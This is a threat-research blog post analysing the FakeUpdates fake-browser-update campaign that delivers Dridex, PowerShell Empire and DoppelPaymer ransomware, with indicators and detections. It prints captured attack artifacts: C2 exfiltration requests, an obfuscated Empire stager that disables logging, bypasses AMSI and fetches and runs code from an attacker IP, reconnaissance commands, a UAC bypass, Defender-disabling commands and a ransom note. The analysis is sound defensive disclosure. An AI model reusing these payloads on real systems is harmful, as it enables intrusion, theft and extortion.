Threat Research

Head Fake: Tackling Disruptive Ransomware Attacks

October 01, 2019 | by Bryce Abdo, Brandan Schondorfer, Kareem Hamdan, Kimberly Goody, Noah Klapprodt, Matt Bromiley

MANDIANT RANSOMWARE DISRUPTIVE MALWARE

Within the past several months, FireEye has observed financially-motivated threat actors employ tactics that focus on disrupting business processes by deploying ransomware in mass throughout a victim's environment. Understanding that normal business processes are critical to organizational success, these ransomware campaigns have been accompanied with multi-million dollar ransom amounts. In this post, we'll provide a technical examination of one recent campaign that stems back to a technique that we initially reported on in April 2018.

Between May and September 2019, FireEye responded to multiple incidents involving a financially-motivated threat actor who leveraged compromised web infrastructure to establish an initial foothold in victim environments. This activity bared consistencies with a fake browser update campaign first identified in April 2018 – now tracked by FireEye as FakeUpdates. In this newer campaign, the threat actors leveraged victim systems to deploy malware such as Dridex or NetSupport, and multiple post-exploitation frameworks. The threat actors' ultimate goal in some cases was to ransom systems in mass with BitPaymer or DoppelPaymer ransomware (see Figure 1).




Figure 1: Recent FakeUpdates infection chain

Due to campaign proliferation, we have responded to this activity at both Mandiant Managed Defense customers and incident response investigations performed by Mandiant. Through Managed Defense network and host monitoring as well as Mandiant's incident response findings, we observed the routes the threat actor took, the extent of the breaches, and exposure of their various toolkits.

Knock, Knock: FakeUpdates are Back!

In April 2018, FireEye identified a campaign that used compromised websites to deliver heavily obfuscated Trojan droppers masquerading as Chrome, Internet Explorer, Opera, and/or Firefox browser updates. The compromised sites contained code injected directly into the HTML or in JavaScript components rendered by the pages which had been injected. These sites were accessed by victim users either via HTTP redirects or watering-hole techniques utilized by the attackers.

Since our April 2018 blog post, this campaign has been refined to include new techniques and the use of post-exploitation toolkits. Recent investigations have shown threat actor activity that included internal reconnaissance, credential harvesting, privilege escalation, lateral movement, and ransomware deployment in enterprise networks. FireEye has identified that a large number of the compromised sites serving up the first stage of FakeUpdates have been older, vulnerable Content Management System (CMS) applications.

You Are Using an Older Version...of our Malware

The FakeUpdates campaign begins with a rather intricate sequence of browser validation,

validation sequence may have additional protections to evade sandbox detections and post-incident triage attempts on the compromise site(s).




Figure 2: Example of FakeUpdate landing page after HTTP redirects

The redirect process used numerous subdomains, with a limited number of IP addresses. The malicious subdomains are often changed in different parts of the initial redirects and browser validation stages.

After clicking the 'Update' button, we observed the downloading of one of three types of files:

- Heavily-obfuscated HTML applications (.hta file extensions)
- JavaScript files (.js file extensions)
- ZIP-compressed JavaScript files (.zip extensions)

Figure 3 provides a snippet of JavaScript that provides the initial download functionality.

```
var domain = '//gnf6.ruscacademy[.]in/';
var statisticsRequest = 'wordpress/news.php?
b=612626&m=ad2219689502f09c225b3ca0bfd8e333&y=206';
var statTypeParamName = 'st';

…

var filename = 'download.hta';
var browser = 'Chrome';
var special = '1';
var filePlain = window.atob(file64);
var a = document.getElementById('buttonDownload');
```

1. A script is executed in memory and used to fingerprint the affected system.
2. A subsequent backdoor or banking trojan is downloaded if the system is successfully fingerprinted.
3. A script is executed in memory which:
   - Downloads and launches a third party screenshot utility.
   - Sends the captured screenshots to an attacker.
4. The payload delivered in step 2 is subsequently executed by the script process.

The backdoor and banking-trojan payloads described above have been identified as Dridex, NetSupport Manager RAT, AZOrult, and Chthonic malware. The strategy behind the selective payload delivery is unclear; however, the most prevalent malware delivered during this phase of the infection chain were variants of the Dridex backdoor.

FakeUpdates: More like FakeHTTP

After the end user executes the FakeUpdates download, the victim system will send a custom HTTP POST request to a hard-coded Command and Control (C2) server. The POST request, depicted in Figure 4, showed that the threat actors used a custom HTTP request for initial callback. The Age HTTP header, for example, was set to a string of 16 seemingly-random lowercase hexadecimal characters.

```
POST /empty.gif HTTP/1.1
Connection: keep-alive
Accept: */*
Content-type: application/x-www-form-urlencoded
Age: 33039301b8979774
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET
4.0C; .NET4.0E; InfoPath.3; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729;
 wbx 1.0.0; Zoom 3.6.0)
Host: 4e91dleb.green.mattingsolutions.co
Cache-Control: no-cache
Content-Length: 72
X-IMForwards: 20

a=2473434e4541454
```

Figure 4: Initial HTTP communication after successful execution of the FakeUpdates dropper

The HTTP Age header typically represents the time in seconds since an object has been cached by a proxy. In this case, via analysis of the obfuscated code on disk, FireEye identified that the Age header correlates to a scripted “auth header” parameter; likely used by the C2 server to validate the request. The first HTTP POST request also contains an XOR-encoded HTTP payload variable “a=”.

The C2 server responds to the initial HTTP request with encoded JavaScript. When the code is

- System hostname
- Current user account
- Active Directory domain
- Hardware details, such as manufacturer
- Anti-virus software details
- Running processes

This activity is nearly identical to the steps observed in our April 2018 post, indicating only minor changes in data collection during this stage. For example, in the earlier iteration of this campaign, we did not observe the collection of the script responsible for the C2 communication. Following the system information gathering, the data is subsequently XOR-encoded and sent via another custom HTTP POST request request to the same C2 server, with the data included in the parameter "b=". Figure 5 provides a snippet of sample of the second HTTP request.

```
POST /empty.gif HTTP/1.1
Connection: keep-alive
Accept: */*
Age: 33039301b8979774
Content-type: application/x-www-form-urlencoded
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET
4.0C; .NET4.0E; InfoPath.3; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729;
 wbx 1.0.0; Zoom 3.6.0)
Host: 4e91d1eb.green.mattingsolutions.co
Cache-Control: no-cache
Content-Length: 31380
X-IMForwards: 20

b=a5c9f9f4fcf9f8eff8f48aecfa88ecfc8
```

Figure 5: Second HTTP POST request after successful system information gathering

Figure 6 provides a copy of the decoded content, showing the various data points the malware transmitted back to the C2 server.

```
0=500
1=C:\Users\User\AppData\Local\Temp\Chrome.js
2=AMD64
3=SYSTEM1
4=User
5=4
6=Windows_NT
7=DOMAIN
8=HP
9=HP EliteDesk
10=BIOS_VERSION
```

```
15=USB Input Device
16=1024x768
17=System Idle Process|System|smss.exe|csrss.exe|wininit.exe|csrss.exe|
winlogon.exe|services.exe|lsass.exe|svchost.exe|svchost.exe|svchost.exe|svchost.exe|sv
svchost.exe|spoolsv.exe|svchost.exe|svchost.exe|HPLaserJetService.exe|conhost.exe…
```

Figure 6: Decoded system information gathered by the FakeUpdates malware

After receiving the system information, the C2 server responds with an encoded payload delivered via chunked transfer-encoding to the infected system. This technique evades conventional IDS/IPS appliances, allowing for the second-stage payload to successfully download. During our investigations and FireEye Intelligence's monitoring, we recovered encoded payloads that delivered one of the following:

- Dridex (Figure 7)
- NetSupport Manage Remote Access Tools (RATs) (Figure 8)
- Chthonic or AZORult (Figure 9)

```
    function runFile() {
        var lastException = '';
        try {
            var wsh = new ActiveXObject("WScript.Shell");
            wsh.Run('cmd /C rename "' + _tempFilePathSave + '" "' +
execFileName + '"');
            WScript.Sleep(3 * 1000);
            runFileResult = wsh.Run('"' + _tempFilePathExec + '"');
            lastException = '';
        } catch (error) {
            lastException = error.number;
            runFileExeption += 'error number:' + error.number + '
message:' + error.message;
        }
    }
```

Figure 7: Code excerpt observed in FakeUpdates used to launch Dridex payloads

```
  function runFile() {
        var lastException = '';
        try {
            var wsh = new ActiveXObject("WScript.Shell");
            runFileResult = wsh.Run('"' + _tempFilePathExec + '"
/verysilent');
```

```
            runFileExeption += 'error number:' + error.number + '
message:' + error.message;
        }
    }
```

Figure 8: Code excerpt observed in FakeUpdates used to launch NetSupport payloads

```
    function runFile() {
        var lastException = '';
        try {
            var wsh = new ActiveXObject("WScript.Shell");
            runFileResult = wsh.Run('"' + _tempFilePathExec + '"');
            lastException = '';
        } catch (error) {
            lastException = error.number;
            runFileExeption += 'error number:' + error.number + '
message:' + error.message;
        }
    }
```

Figure 9: Code excerpt observed in FakeUpdates used to launch Chthonic and AZORult payloads

During this process, the victim system downloads and executes nircmdc.exe, a utility specifically used during the infection process to save two system screenshots. Figure 10 provides an example command used to capture the desktop screenshots.

```
"C:\Users\User\AppData\Local\Temp\nircmdc.exe" savescreenshot
"C:\Users\User\AppData\Local\Temp\6206a2e3dc14a3d91.png"
```

Figure 10: Sample command used to executed the Nircmd tool to take desktop screenshots

The PNG screenshots of the infected systems are then transferred to the C2 server, after which they are deleted from the system. Figure 11 provides an example of a HTTP POST request, again with the custom Age and User-Agent headers.


```
Age: 33039301b8979774
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET
4.0C; .NET4.0E; InfoPath.3; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729;
 wbx 1.0.0; Zoom 3.6.0)
Host: 4e91d1eb.green.mattingsolutions.co
Cache-Control: no-cache
Content-Length: 213905
X-IMForwards: 20
```

Figure 11: Screenshots of the infected system are sent to an attacker-controlled C2

Interestingly, the screenshot file transfers were neither encoded nor obfuscated, as with other data elements transferred by the FakeUpdates malware. As soon as the screenshots are transferred, nircmdc.exe is deleted.

All Hands on Deck

In certain investigations, the incident was far from over. Following the distribution of Dridex v4 binaries (botnet IDs 199 and 501), new tools and frameworks began to appear. FireEye identified the threat actors leveraged their Dridex backdoor(s) to execute the publicly-available PowerShell Empire and/or Koadic post-exploitation frameworks. Managed Defense also identified the FakeUpdates to Dridex infection chain resulting in the download and execution of PoshC2, another publicly available tool. While it could be coincidental, it is worth noting that the use of PoshC2 was first observed in early September 2019 following the announcement that Empire would no longer be maintained and could represent a shift in attacker TTPs. These additional tools were often executed between 30 minutes and 2 hours after initial Dridex download. The pace of the initial phases of related attacks possibly suggests that automated post-compromise techniques are used in part before interactive operator activity occurs.



We identified extensive usage of Empire and C2 communication to various servers during these investigations. For example, via process tracking, we identified a Dridex-injected explorer.exe executing malicious PowerShell: a clear sign of an Empire stager:

```
C:\windows\system32\cmd.exe /c powershell -noP -sta -w 1 If($PSVerSIONTABle.P
SVerSIOn.MaJOr -GE 3){$GPS=[REF].AssEmbly.GeTTYpe('System.Management.Automati
on.Utils')."GeTFIE`lD"('cachedGroupPolicySettings','N'+'onPublic,Static').Get
VAlUe($NuLL);IF($GPS['ScriptB'+'lockLogging']){$GPS['ScriptB'+'lockLogging'][
'EnableScriptB'+'lockLogging']=0;$GPS['ScriptB'+'lockLogging']['EnableScriptB
lockInvocationLogging']=0}ELSe{[ScRIPtBlOCK]."GEtFIE`ld"('signatures','N'+'on
Public,Static').SeTVALUE($nulL,(New-OBJEcT COLlECtiONS.GENeRIc.HashSEt[stRiNg
]))}[REF].ASSEmBly.GeTTYpE('System.Management.Automation.AmsiUtils')|?{$_}|%{
$_.GetField('amsiInitFailed','NonPublic,Static').SETVaLUE($nulL,$TRUE)};};[Sy
STEM.NET.SeRVicEPointMaNagEr]::EXPeCT100CoNtInuE=0;$wC=New-ObjECT SYstEM.Net.
WEBCliEnT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko';[System.Net.ServicePointManager]::ServerCertificateValidationCallback
= {$true};$WC.HeaDERs.ADd('User-Agent',$u);$WC.PRoXY=[SyStEm.NEt.WEbREQUesT]:
:DEFAuLTWebProXY;$WC.PRoXy.CredeNTIalS = [SysTEM.NEt.CrEdEnTiALCacHe]::DeFaUl
TNEtWORkCRedeNTIalS;$Script:Proxy = $wc.Proxy;$K=[SySTEm.TexT.EncODINg]::ASCI
I.GEtBYTEs('f5855e4ca7000d71b1b9b016d934ebed');$R={$D,$K=$ArGs;$S=0..255;0..2
55|%{$J=($J+$S[$_]+$K[$_%$K.CouNT])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=
($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-BxoR$S[($S[$I]+$
S[$H])%256]}};$ser='https://185.122.59[.]78:443';$t='/login/process.php';$wc.
HEAdERS.ADd("Cookie","session=fnZEitY7BS0cuf1IWFxSWOimDVQ=");$Data=$WC.DOwNLo
adDAtA($SeR+$T);$IV=$DaTa[0..3];$DAtA=$dATA[4..$dATA.LENgtH];-jOIN[CHAr[]](&
$R $daTA ($IV+$K))|IEX
```

Figure 12: An example of PowerShell Empire stager execution revealed during forensic analysis

In the above example, the threat actors instructed the victim system to use the remote server

PowerShell remoting and RDP sessions. FireEye identified the use of WMI to create remote PowerShell processes, subsequently used to execute Empire stagers on domain-joined systems. In one specific case, the time delta between initial Empire backdoor and successful lateral movement was under 15 minutes. Another primary goal for the threat actor was internal reconnaissance of both the local system and domain the computer was joined to. Figure 13 provides a snippet of Active Directory reconnaissance commands issued by the attacker during one of our investigations.

```
C:\windows\system32\net.exe group "domain admins" /domain
C:\windows\system32\net1.exe group "domain admins" /domain
C:\windows\system32\net.exe user <user> /domain
C:\windows\system32\whoami.exe  /user
C:\windows\system32\whoami.exe  /groups
C:\windows\system32\whoami.exe  /groups
C:\windows\system32\PING.EXE
```

Figure 13: Attacker executed commands

The threat actors used an Empire module named SessionGopher and the venerable Mimikatz to harvest endpoint session and credential information. Finally, we also identified the attackers utilized Empire's Invoke-EventVwrBypass, a Windows bypass technique used to launch executables using eventvwr.exe, as shown in Figure 14.

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -NonI -c $x=$((gp HKCU:Software\Microsoft\Windows Update).Update); powershell -NoP -NonI -W Hidden -enc $x

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" –NoP –NonI –c $x=
$((gp HKCU:Software\Microsoft\Windows Update).Update); powershell –NoP –NonI
–W Hidden –enc $x
```

Figure 14: PowerShell event viewer bypass

Ransomware Attacks & Operator Tactics

Within these investigations, FireEye identified the deployment BitPaymer or DoppelPaymer ransomware. While these ransomware variants are highly similar, DoppelPaymer uses additional obfuscation techniques. It also has enhanced capabilities, including an updated network discovery mechanism and the requirement of specific command-line execution. DoppelPaymer also uses a different encryption and padding scheme.

The ransomware and additional reconnaissance tools were downloaded through public sharing website repositories such as DropMeFiles and SendSpace. Irrespective of the ransomware deployed, the attacker used the SysInternals utlity PSEXEC to distribute and execute the ransomware.

Notably, in the DoppelPaymer incident, FireEye identified that Dridex v2 with the Botnet ID 12333

volume shadow copies and disabled anti-virus and anti-malware protections on select systems. Event log artifacts revealed commands executed through PowerShell which were used to achieve this step (Figure 15):

Event Log	EID	Message
Microsoft-Windows-PowerShell%4Operational	600	HostApplication=powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true
Microsoft-Windows-PowerShell%4Operational	600	HostApplication=powershell.exe Uninstall-WindowsFeature -Name Windows-Defender
Application	1034	Windows Installer removed the product. Product Name: McAfee Agent-++-5.06.0011-++-1033-++-1603-++-McAfee, Inc.-++-(NULL)-++--++-. Product Version: 82.

Figure 15: Event log entries related to the uninstallation of AV agents and disablement of real-time monitoring

The DoppelPaymer ransomware was found in an Alternate Data Stream (ADS) in randomly named files on disk. ADSs are attributes within NTFS that allow for a file to have multiple data streams, with only the primary being visible in tools such as Windows Explorer. After ransomware execution, files are indicated as encrypted by being renamed with a “.locked” file extension. In addition to each “.locked” file, there is a ransom note with the file name “readme2unlock.txt” which provides instructions on how to decrypt files.

All files on each host in the network have been encrypted with a strong algorythm.

Backups were either encrypted or deleted or backup disks were formatted.
Shadow copies also removed, so F8 or any other methods may damage encrypted data but not recover.

We exclusively have decryption software for your situation
No decryption software is available in the public.

DO NOT RESET OR SHUTDOWN - files may be damaged.
DO NOT RENAME OR MOVE the encrypted and readme files.
DO NOT DELETE readme files.
DO NOT use any recovery software with restoring files overwriting encrypted.
This may lead to the impossibility of recovery of the certain files.

To get info (decrypt your files) contact us at your personal page:

1. Download and install Tor Browser: https://www.torproject.org/download/
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar:

<REDACTED>

4. Follow the instructions on the site
5. You should get in contact in 48 HOURS since your systems been infected.
6. The link above is valid for 7 days.
   After that period if you not get in contact
   your local data would be lost completely.
7. Questions? e-mail: <REDACTED>@protonmail.com
   If email not working - new one you can find on a tor page.

The faster you get in contact - the lower price you can expect.

Figure 16: DoppelPaymer ransomware note observed observed during a Mandiant Incident Response investigation

Ransomware? Not In My House!

Over the past few years, we have seen ransomware graduate from a nuisance malware to one being used to extort victim networks out of significant sums of money. Furthermore, threat actors are now coupling ransomware with multiple toolkits or other malware families to gain stronger footholds into an environment. In this blog post alone, we witnessed a threat actor move through multiple toolsets - some automated, some manual - with the ultimate goal of holding the victim organization hostage.

Ransomware also raises the stakes for unprepared organizations as it levels the playing field for all areas of your enterprise. Ransomware proves that threat actors don't need to get access to the

ransomware events.

Indicators

The following indicator set is a collective representation of artifacts identified during investigations into multiple customer compromises.

Type	Indicator(s)
FakeUpdates Files	0e470395b2de61f6d975c92dea899b4f 7503da20d1f83ec2ef2382ac13e238a8 102ae3b46ddcb3d1d947d4f56c9bf88c aaca5e8e163503ff5fadb764433f8abb 2c444002be9847e38ec0da861f3a702b 62eaef72d9492a8c8d6112f250c7c4f2 175dcf0bd1674478fb7d82887a373174 10eefc485a42fac3b928f960a98dc451 a2ac7b9c0a049ceecc1f17022f16fdc6
FakeUpdates Domains & IP Addresses	<8-Characters>.green.mattingsolutions[.]co <8-Characters>.www2.haciendarealhoa[.]com <8-Characters>.user3.altcoinfan[.]com 93.95.100[.]178 130.0.233[.]178 185.243.115[.]84 gnf6.ruscacademy[.]in backup.awarfaregaming[.]com click.clickanalytics208[.]com track.amishbrand[.]com track.positiverefreshment[.]org link.easycounter210[.]com
nircmdc.exe	8136d84d47cb62b4a4fe1f48eb64166e

	07b0ce2dd0370392eedb0fc161c99dc7 c8bb08283e55aed151417a9ad1bc7ad9 6e05e84c7a993880409d7a0324c10e74 63d4834f453ffd63336f0851a9d4c632 0ef5c94779cd7861b5e872cd5e922311
Empire C2	185.122.59[.]78 109.94.110[.]136

Detecting the Techniques

FireEye detects this activity across our platforms, including named detections for Dridex, Empire, BitPaymer and DoppelPaymer Ransomware. As a result of these investigations, FireEye additionally deployed new indicators and signatures to Endpoint and Network Security appliances. This table contains several specific detection names from a larger list of detections that were available prior to this activity occurring.

Platform	Signature Name
Endpoint Security	HX Exploit Detection Empire RAT (BACKDOOR) EVENTVWR PARENT PROCESS (METHODOLOGY) Dridex (BACKDOOR) Dridex A (BACKDOOR) POWERSHELL SSL VERIFICATION DISABLE (METHODOLOGY) SUSPICIOUS POWERSHELL USAGE (METHODOLOGY) FAKEUPDATES SCREENSHOT CAPTURE (METHODOLOGY)
Network Security	Backdoor.FAKEUPDATES Trojan.Downloader.FakeUpdate Exploit.Kit.FakeUpdate Trojan.SSLCert.SocGholish

MITRE ATT&CK Technique Mapping

	Application (T1190)
Execution	PowerShell (T1086), Scripting (T1064), User Execution (T1204), Windows Management Instrumentation (T1047)
Persistence	DLL Search Order Hijacking (T1038)
Privilege Escalation	Bypass User Account Control (T1088), DLL Search Order Hijacking (T1038)
Defense Evasion	Bypass User Account Control (T1088), Disabling Security Tools (T1089), DLL Search Order Hijacking (T1038), File Deletion (T1107), Masquerading (T1036), NTFS File Attributes (T1096), Obfuscated Files or Information (T1027), Scripting (T1064), Virtualization/Sandbox Evasion (T1497)
Credential Access	Credential Dumping (T1003)
Discovery	Account Discovery (T1087), Domain Trust Discovery (T1482), File and Directory Discovery (T1083), Network Share Discovery (T1135), Process Discovery (T1057), Remote System Discovery (T1018), Security Software Discovery (T1063), System Information Discovery (T1082), System Network Configuration Discovery (T1016), Virtualization/Sandbox Evasion (T1497)
Lateral Movement	Remote Desktop Protocol (T1076), Remote File Copy (T1105)
Collection	Data from Local System (T1005), Screen Capture (T1113)
Command And Control	Commonly Used Port (T1436), Custom Command and Control Protocol (T1094) ,Data Encoding (T1132), Data Obfuscation (T1001), Remote Access Tools (T1219), Remote File Copy (T1105), Standard Application Layer Protocol (T1071)

	Recovery (T1490), Service Stop (T1489)

Acknowledgements

A huge thanks to James Wyke and Jeremy Kennelly for their analysis of this activity and support of this post.

Catch an on-demand recap on this and the Top 5 Managed Defense attacks this year.

PREVIOUS POST

NEXT POST